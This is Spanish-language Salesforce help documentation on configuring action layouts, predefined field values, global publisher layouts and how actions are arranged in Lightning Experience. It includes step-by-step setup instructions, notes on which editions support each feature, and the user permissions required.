Cuando crea una acción, Salesforce cumplimenta su formato con un conjunto predeterminado de campos. Puede agregar, eliminar o reordenar campos en el formato de acción para presentar únicamente los elementos esenciales que necesitan sus usuarios cuando llevan a cabo una acción.

CONSULTE TAMBIÉN

Consideraciones del editor de formato de acción
Acciones

## Consideraciones del editor de formato de acción

Cuando crea una acción, Salesforce cumplimenta su formato con un conjunto predeterminado de campos. Puede agregar, eliminar o reordenar campos en el formato de acción para presentar únicamente los elementos esenciales que necesitan sus usuarios cuando llevan a cabo una acción.

- No hay ningún límite máximo en el número de campos que puede agregar a un formato de acción. Sin embargo, para optimizar el uso, recomendamos un máximo de 8 campos. Si agrega más de 20 campos, podría afectar gravemente a la eficiencia de los usuarios. Para reducir el número de campos de su formato, puede crear valores predefinidos para los campos obligatorios y, a continuación, eliminar esos campos de su formato. Puede establecer valores predefinidos para los campos desde la página de detalles de acción.
- Las acciones inteligentes de Mobile se cumplimente con todos los campos obligatorios de su organización en el objeto relevante, independientemente del número de campo. Por ejemplo, la acción Nuevo caso del paquete de acciones inteligentes móviles incluye todos los campos de caso obligatorios. No puede modificar los campos en acciones inteligentes de Mobile. Los campos que aparecen solo cambian si modifica qué campos son obligatorios en un objeto.
- Puede eliminar un campo obligatorio del formato de acción, pero asegúrese de que el campo tiene un valor predefinido. De lo contrario, los usuarios no pueden crear registros.
- Los campos de área de texto enriquecido solo se admiten cuando los agrega a formatos de una columna o como campos que abarcan ambas columnas en formatos de dos columnas. Si agrega un campo de área de texto enriquecido a una sola columna en un formato de dos columnas, aparece como un área de texto normal ya que no hay espacio suficiente para mostrar el editor de texto enriquecido al completo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**


## Mensajes de éxito personalizados para acciones rápidas

Para los tipos de acción Crear un registro, Actualizar un registro y Registrar una llamada, puede crear un mensaje personalizado que aparece cuando se ejecuta la acción con éxito.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**




En Salesforce1 y Lightning Experience, cuando se completa una acción de crear, actualizar o registrar una llamada, aparece un mensaje de éxito predeterminado independientemente de si la acción ha creado un elemento de noticias en tiempo real. Si agrega un mensaje de éxito personalizado a una de estas acciones, aparecerá su mensaje de éxito personalizado en lugar del mensaje predeterminado.

En Salesforce Classic, los mensajes de éxito personalizados tienen un comportamiento ligeramente diferente. Si selecciona `Crear elemento de noticias en tiempo real` para una acción Crear un registro o Registrar una llamada, no aparece ningún mensaje de éxito en Salesforce Classic. El elemento de noticias en tiempo real que se crea es la confirmación de que se ha ejecutado la acción correctamente.

**Nota:** Si tiene `Todos los objetos relacionados` seleccionados en el seguimiento de noticias en tiempo real para un objeto concreto, cuando una acción rápida crea objetos relacionados, se crea siempre un elemento de noticias en tiempo real independientemente del estado de `Crear elemento de noticias en tiempo real`.

CONSULTE TAMBIÉN

- Crear acciones rápidas específicas de objeto
- Crear acciones rápidas globales

## Personalizar acciones con el editor de formato de página mejorado

Utilice el editor de formato de página para personalizar qué acciones aparecen en Salesforce y en Salesforce1.

Consejo: Para gestionar las acciones para páginas globales, como Inicio, Inicio de Chatter y grupos de Chatter, consulte Formatos de publicador globales.

Desde la configuración de gestión para el objeto cuyas acciones desea gestionar, vaya a Formatos de página.

Puede agregar acciones a dos secciones en un formato de página:

**Acciones rápidas en el publicador de Salesforce Classic**
Esta sección puede incluir acciones solo desde la categoría Acciones rápidas en la paleta. Las acciones en esta sección aparecen en el publicador de Chatter en Salesforce Classic.

**Acciones de Salesforce1 y Lightning Experience**
Esta sección puede incluir acciones solo desde la categoría Acciones de Salesforce1 y Lightning en la paleta. En los formatos de página de objeto, la categoría Acciones de Salesforce1 y Lightning contiene todos los tipos de acciones disponibles para el objeto, incluyendo acciones rápidas, acciones de productividad, acciones de componente Lightningy botones estándar y personalizados. Las acciones de esta sección aparecen en la barra de acción y el menú de acción en Salesforce1 y en varias áreas de Lightning Experience.

Consejo: Pase el ratón sobre una acción de la paleta para ver su etiqueta, nombre de la API y tipo de acción.

- Para sustituir los valores predeterminados de acción para una sección de acción que no ha personalizado, haga clic en el texto de sustitución o pase le ratón sobre la sección y haga clic en .

  Si no ha personalizado la sección Acciones rápidas en el publicador de Salesforce Classic de un formato de página, las acciones que aparecen en el publicador para ese objeto cambian de forma predeterminada a las acciones asignadas al formato del publicador global. Al sustituir, las acciones se establecen de forma predeterminada en las acciones estándar (Publicación, Archivo, Vínculo, Sondeo, Pregunta y Gracias) con independencia de las acciones asignadas en el formato de publicador global.

  Si no ha personalizado la sección Acciones de Salesforce1 y Lightning Experience de un formato de página, las acciones para ese objeto cambian de forma predeterminada a un conjunto de acciones predefinidas. Si tiene acciones personalizadas en la sección Acciones rápidas en el publicador de Salesforce Classic y ha guardado el formato, la sección Acciones de Salesforce1 y Lightning Experience hereda las acciones de la sección Acciones rápidas en el publicador de Salesforce Classic , además de cualquier botón estándar o personalizado presente en el formato, cuando haga clic para sustituir.

- Para que las acciones en una sección vuelvan a los valores predeterminados para esa sección, pase el ratón sobre la sección y haga clic en .

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear acciones:
- "Personalizar aplicación"

Para personalizar formatos de acción y formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver configuración"

CONSULTE TAMBIÉN

Configurar acciones con Chatter habilitado
Acciones en Lightning Experience
Acciones inteligentes de Mobile
Personalizar formatos de página con el editor de formatos de página mejorado
Configuración de gestión de búsqueda de objetos

# Establecer valores de campo predefinidos para campos de acciones rápidas

Cuando cree acciones, utilice valores de campo predefinidos para establecer un valor para un campo. Los valores predefinidos pueden ayudar a garantizar la coherencia y hacer que la creación de registros sea más rápida y sencilla para los usuarios.

Cuando configura formatos de acción, es mejor utilizar menos campos. La mayoría de los usuarios, especialmente usuarios de móvil, prefieren no cumplimentar muchos campos obligatorios. Quieren realizar acciones con eficacia y pasar a la siguiente tarea. Una buena forma de utilizar menos campos en formatos de acción es establecer valores predefinidos para el máximo de campos posible. Cuanto más campos para los puede establecer valores predefinidos, más podrá eliminar del formato así como facilitar y agilizar el uso de la acción. Mantenga un equilibrio entre la facilidad de uso y la necesidad de incluir la información obligatoria. No obstante, no elimine campos obligatorios de un formato de acción sin establecer un valor predefinido para esos campos, ya que cuando un usuario aplique esa acción, el registro no se guardará correctamente.

Si establece valores predefinidos para campos en registros de objeto creados mediante una acción, no necesita agregar esos campos al formato de acción. Por ejemplo, cuando configure una acción que permite a los usuarios crear oportunidades, establezca Cliente potencial como el valor predefinido para el campo `Etapa`. Todas las nuevas oportunidades creadas por los usuarios a través de esa acción se asignarán automáticamente a la etapa de cliente potencial. Puede eliminar el campo `Etapa` del formato de acción porque se asignará al campo un valor automáticamente.

Consejo: Los valores predefinidos para los campos en las acciones son diferentes a los valores predeterminados que puede establecer para los campos de los registros. Si un campo está incluido en una acción, puede tener tanto un valor predefinido establecido para la acción *como* un valor predeterminado establecido.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para establecer valores de campo predefinidos:

- "Personalizar aplicaciones"

Para establecer valores de campo predefinidos:

1. Haga clic en el nombre de una acción en la lista Botones, Vínculos y Acciones o la lista Acciones globales.
2. En la página de detalles de acción, haga clic en **Nueva** en la lista Valores de campo predefinidos.
3. Seleccione el campo para el que desea definir un valor.
4. Especifique el valor para el campo.
5. Haga clic en **Guardar**.

Consejo: En acciones específicas del objeto, el valor predefinido puede incluir referencias al objeto de origen y sus objetos relacionados.

Notas en valores de campo predefinidos para acciones rápidas

CONSULTE TAMBIÉN

Notas en valores de campo predefinidos para acciones rápidas

## Notas en valores de campo predefinidos para acciones rápidas

La configuración de valores de campo predefinidos para acciones rápidas es especialmente importante si elimina campo obligatorios o `Siempre en el formato` del formato de acción.

- Puede establecer valores predefinidos para cualquier campo disponible en el editor de formato de acción, con estas excepciones.
  - Campos de área de texto enriquecido
  - Listas de selección múltiple
  - Tipos de campo de solo lectura como campos de numeración automática, de fórmula y de resumen
- No puede utilizar una lista de selección dependiente para establecer un valor predefinido.
- Si un campo en una acción tiene un valor predeterminado y un valor predefinido establecidos, la acción utiliza el valor predefinido, no el valor predeterminado.
- Si establece un valor predefinido para un campo y lo deja en el formato de acción, el valor predefinido aparece como un valor predeterminado para el campo.
- Si tiene un campo obligatorio con un valor predefinido asignado y ha eliminado el campo del formato de acción, si elimina el valor predefinido del campo más adelante, deberá volver a agregar el campo obligatorio al formato de acción. De lo contrario, los usuarios no pueden guardar el registro.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Establecer valores de campo predefinidos para campos de acciones rápidas

# Formatos de publicador globales

Los formatos de publicador globales determinan las acciones globales que aparecen en las diversas interfaces de Salesforce. En Salesforce Classic, estos formatos personalizan las acciones en publicadores de Chatter en páginas globales (como la página de inicio) y en la página de Chatter. Lightning Experience utiliza estos formatos para cumplimentar el menú Acciones globales con acciones rápidas Registrar una llamada y Crear un registro que dirigen a los objetos Eventos, Notas y Tareas. En Salesforce1, estos formatos dirigen las acciones que aparecen en la barra de acciones de las páginas Noticias en tiempo real o Personas. Los formatos de publicador globales solo pueden incluir acciones globales.

En Salesforce for Outlook, los formatos de publicador globales dirigen las acciones que ven los usuarios de Group Edition, Contact Manager Edition y Professional Edition cuando hacen clic en el publicador del panel lateral de Salesforce. Los usuarios de Salesforce for Outlook que trabajen en el resto de ediciones pueden configurar sus publicadores del panel lateral mediante formatos del publicador del panel lateral de Outlook.

**Nota:** Los grupos de Chatter sin clientes muestran el formato del publicador global de forma predeterminada, salvo que lo sustituya por un formato de publicador del grupo personalizado. En grupos de Chatter que permiten clientes, el publicador solamente muestra acciones estándar, como Publicar, Archivar, Vincular y Consultar.

Puede asignar diferentes formatos de publicador global a diferentes perfiles de usuario para personalizar las acciones que los usuarios ven de forma predeterminada en páginas globales.

Estos son los pasos para trabajar con formatos de publicador globales.

1. Crear formatos de publicador globales
   Los formatos de publicador globales determinan las acciones globales que aparecen en las diversas interfaces de Salesforce. En Salesforce Classic, estos formatos personalizan las acciones en publicadores de Chatter en páginas globales (como la página de inicio) y en la página de Chatter. Lightning Experience utiliza estos formatos para cumplimentar el menú Acciones globales con acciones rápidas Registrar una llamada y Crear un registro que dirigen a los objetos Eventos, Notas y Tareas. En Salesforce1, estos formatos dirigen las acciones que aparecen en la barra de acciones de las páginas Noticias en tiempo real o Personas. Los formatos de publicador globales solo pueden incluir acciones globales.
2. Agregar acciones a formatos del publicador global
   Las acciones que agrega a los formatos del publicador global aparecen en páginas como las páginas Inicio y Chatter y la barra de acción y el menú de acción en las páginas Noticias en tiempo real y Personas en Salesforce1.
3. Asignar formatos de publicador globales a perfiles de usuario
   Una vez termine de crear un formato de publicador global, podrá asignarlo a diferentes perfiles de usuario. Por ejemplo, es posible que un usuario de marketing y un usuario estándar necesiten acciones diferentes en el publicador de Chatter o en Salesforce1. Cree varios formatos de publicador globales y asígnelos a diferentes perfiles de usuario para personalizar las acciones para cada perfil.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para crear acciones:
- "Personalizar aplicación"

Para personalizar formatos de acción y formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver configuración"

## CONSULTE TAMBIÉN

Crear acciones rápidas globales

## Crear formatos de publicador globales

Los formatos de publicador globales determinan las acciones globales que aparecen en las diversas interfaces de Salesforce. En Salesforce Classic, estos formatos personalizan las acciones en publicadores de Chatter en páginas globales (como la página de inicio) y en la página de Chatter. Lightning Experience utiliza estos formatos para cumplimentar el menú Acciones globales con acciones rápidas Registrar una llamada y Crear un registro que dirigen a los objetos Eventos, Notas y Tareas. En Salesforce1, estos formatos dirigen las acciones que aparecen en la barra de acciones de las páginas Noticias en tiempo real o Personas. Los formatos de publicador globales solo pueden incluir acciones globales.

1. Desde Configuración, introduzca *Formatos del publicador* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos del publicador**.
2. Para crear un nuevo formato de publicador global, haga clic en **Nuevo**.
3. Para duplicar un formato de publicador, seleccione uno de la lista desplegable Formato de publicador global existente.
4. Escriba un nombre para el nuevo formato de publicador global.
5. Haga clic en **Guardar**.

### CONSULTE TAMBIÉN

Asignar formatos de publicador globales a perfiles de usuario

Formatos de publicador globales

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Database.com Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para crear acciones:
- "Personalizar aplicación"

Para personalizar formatos de acción y formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver configuración"

## Agregar acciones a formatos del publicador global

Las acciones que agrega a los formatos del publicador global aparecen en páginas como las páginas Inicio y Chatter y la barra de acción y el menú de acción en las páginas Noticias en tiempo real y Personas en Salesforce1.

Ordene las acciones de modo que las acciones más utilizadas aparezcan en primer lugar en cada lista. El resto de las acciones aparecen en el menú desplegable del publicador.

Pase por ella: Personalización de formatos de publicador globales

Puede agregar acciones a dos secciones en un formato de página:

**Acciones rápidas en el publicador de Salesforce Classic**
Esta sección puede incluir acciones solo desde la categoría Acciones rápidas en la paleta. Las acciones en esta sección aparecen en el publicador de Chatter en Salesforce Classic.


**Acciones de Salesforce1 y Lightning Experience**
Esta sección puede incluir acciones solo desde la categoría Acciones de Salesforce1 y Lightning en la paleta. En los formatos de página de objeto, la categoría Acciones de Salesforce1 y Lightning contiene todos los tipos de acciones disponibles para el objeto, incluyendo acciones rápidas, acciones de productividad, acciones de componente Lightningy botones estándar y personalizados. Las acciones de esta sección aparecen en la barra de acción y el menú de acción en Salesforce1 y en varias áreas de Lightning Experience.

1. Desde Configuración, introduzca *Formatos del publicador* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos del publicador**.
2. Para agregar o eliminar acciones, arrástrelas desde la paleta en ambas direcciones. Para volver a ordenar acciones, seleccione una acción y arrástrela a una nueva posición.

   En la sección Acciones rápidas en el publicador de Salesforce Classic , las tres primeras acciones a la izquierda aparecen en el publicador de Chatter. El resto de las acciones aparecen en el menú desplegable Más.
3. Haga clic en **Guardar** cuando termine o haga clic en **Guardado rápido** para guardar sus cambios y seguir trabajando en el diseño.

   Si cierra la navegación sin guardar, perderá sus cambios.

Ejemplo: Agregue la acción Nueva cuenta al publicador, de modo que los usuarios puedan crear una cuenta directamente desde el publicador. Solo tiene que arrastrar la acción Nueva cuenta a las acciones rápidas en la sección Publicador y guardar sus cambios.




EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**


PERMISOS DE USUARIO

Para crear acciones:
- "Personalizar aplicación"

Para personalizar formatos de acción y formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver parámetros"

Vaya a la ficha Chatter. Ahora, la acción Nueva cuenta aparece en el publicador.




CONSULTE TAMBIÉN

Asignar formatos de publicador globales a perfiles de usuario

Configurar representantes para crear registros directamente desde el panel lateral de Salesforce

Acciones inteligentes de Mobile

## Asignar formatos de publicador globales a perfiles de usuario

Una vez termine de crear un formato de publicador global, podrá asignarlo a diferentes perfiles de usuario. Por ejemplo, es posible que un usuario de marketing y un usuario estándar necesiten acciones diferentes en el publicador de Chatter o en Salesforce1. Cree varios formatos de publicador globales y asígnelos a diferentes perfiles de usuario para personalizar las acciones para cada perfil.

1. Desde Configuración, introduzca *Formatos del publicador* en el cuadro Búsqueda rápida y, a continuación, seleccione **Formatos del publicador**.
2. Haga clic en **Asignación de formato de publicador**.
3. Haga clic en **Modificar asignación**.
4. Seleccione un perfil de usuario haciendo clic en cualquier parte de su fila en la tabla.
5. Desde la lista desplegable Formato de publicador que se utilizará, seleccione el formato de publicador global que desee asignar al perfil resaltado.
6. Guarde el formato.

CONSULTE TAMBIÉN

Agregar acciones a formatos del publicador global

Formatos de publicador globales

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear acciones:
- "Personalizar aplicación"

Para personalizar formatos de acción y formatos de página:
- "Personalizar aplicación"

Para ver formatos de página:
- "Ver parámetros"

## Acciones en Lightning Experience

En Lightning Experience, las acciones aparecen en el menú Acciones globales en el encabezado, en elementos de vista de lista y en varios sitios en una página de inicio. Donde aparecen en una página de registro depende del tipo de acción.

EDICIONES


Disponible en: Salesforce Classic y Lightning Experience

Acciones rápidas disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

Acciones del lienzo personalizadas disponibles en: **Professional Edition** (con Lienzo de Force.com habilitado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Acciones en el menú Acciones globales


El menú Acciones globales muestra un subconjunto de acciones globales desde la sección Acciones de Salesforce1 y Lightning Experience del formato de publicador global. De forma específica, estos tipos de acciones globales se admiten en el menú: Las acciones rápidas Registrar una llamada y Crear un registro que señalan los objetos Eventos, Notas y Tareas.




Los elementos en el menú aparecen en el orden en que se enumeran en la sección Acciones de Salesforce1 y Lightning Experience del formato de página.

### Acciones en elementos de la vista de lista


Excepto para le objeto Tareas, solo se admiten las acciones de botón estándar en elementos de la vista de lista. Los elementos en vistas de la lista Tareas contienen la lista completa de acciones para tareas.



## Acciones en páginas de registro

Existe una página de contacto de muestra en Lightning Experience.

**Nota:** Los espacios de trabajo de candidatos y oportunidades tienen diferentes estructuras, pero las acciones aparecen del mismo modo en dichas páginas.




El menú de acción a nivel de página en el panel de aspectos destacados del registro (**1**) contiene:

- Acciones de productividad
- Acciones rápidas específicas de objeto y globales, excepto para aquellas relacionadas con la creación de tareas, la creación de eventos y el registro de llamadas
- Botones estándar
- Acciones rápidas de componente Lightning personalizadas
- Acciones rápidas de Visualforce personalizadas
- Botones de Visualforce personalizados
- Acciones de lienzo

Las acciones que aparecen en el menú de acción a nivel de página aparecen en el orden en el que se indican en la sección Acciones de Salesforce1 y Lightning Experience del formato de página.

**Nota:** Los botones personalizados que llaman a JavaScript no son compatibles en Lightning Experience.


La ficha Actividad (**2**) contiene acciones Registras una llamada y acciones rápidas Crear un registro que señalan a los objetos de Evento y Tarea. También contiene el botón estándar Correo electrónico

La ficha Chatter (**3**) contiene acciones estándar de Chatter. De forma predeterminada, colo se admiten las acciones Publicar y Consultar, y si tiene Grupos, la acción Anuncio. Algunos objetos admiten otras acciones estándar de Chatter predefinidas por Salesforce.

## Acciones en listas relacionadas


Las listas relacionadas (**4**) contienen los botones estándar que se encuentran habitualmente en listas relacionadas. Por lo general, es simplemente el botón Nuevo.

**Ejemplo:** Supongamos que tiene esas acciones en su formato de página Contacto en la sección Acciones de Salesforce1 y Lightning Experience .





Tiene acciones rápidas (Nueva cuenta, Nuevo evento, Nueva tarea), una acción de productividad (Llamar), botones estándar (Modificar, Eliminar, Duplicar, Enviar un correo electrónico) y acciones de Chatter (Consultar, Publicar). A continuación se describe cómo aparecen esas acciones en una página de registro de contacto en Lightning Experience.


- Las acciones en el menú de acción a nivel de página son una combinación de acciones rápidas, acciones de productividad y botones estándar en el orden en que se muestran en el formato de página. Aunque sean acciones rápidas, Nuevo evento y Nueva tarea no aparecen aquí.




- Las acciones de Chatter delante de la lista de acción están en la ficha Chatter.




- Las acciones relacionadas con actividades (Correo electrónico, Nuevo evento, Nueva tarea) aparecen en la ficha Actividad.




### Cómo se ordenan las acciones en Lightning Experience

En Lightning Experience, las acciones en páginas de registro se derivan de la lista de acciones en la sección Acciones de Salesforce1 y Lightning Experience del formato de página para ese objeto. La misma sección en formatos del publicador global determina las acciones globales que aparecen en el menú Acciones globales.

CONSULTE TAMBIÉN

Cómo se ordenan las acciones en Lightning Experience

Acciones

## Cómo se ordenan las acciones en Lightning Experience

En Lightning Experience, las acciones en páginas de registro se derivan de la lista de acciones en la sección Acciones de Salesforce1 y Lightning Experience del formato de página para ese objeto. La misma sección en formatos del publicador global determina las acciones globales que aparecen en el menú Acciones globales.

Si no ha personalizado la sección Acciones de Salesforce1 y Lightning Experience del formato de página de un objeto, las acciones rápidas que aparecen en las páginas de registro del objeto se crean a partir de:

- Las acciones en el formato de publicador global
- Los botones estándar y personalizados en la sección de botones del formato de página de objeto

Si personaliza la sección Acciones de Salesforce1 y Lightning Experience , los botones estándar y personalizados en la sección botones del formato de página no se incluyen automáticamente en la lista de acciones. Debe agregar los botones como acciones desde la categoría Acciones de Salesforce1 y Lightning en la paleta.

Las acciones en cada sección de la página de registro respetan la clasificación de sus tipos de acciones en el formato de página.

Nota: Los cambios en la sección Acciones de Salesforce1 y Lightning Experience del formato de página se reflejan tanto en Salesforce1 como en Lightning Experience.

El menú Acciones globales ( ) en el encabezado de Lightning Experience muestra estas acciones globales desde la sección Acciones de Salesforce1 y Lightning Experience en el formato del publicador global: Las acciones rápidas Registrar una llamada y Crear un registro que señalan los objetos Eventos, Notas y Tareas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

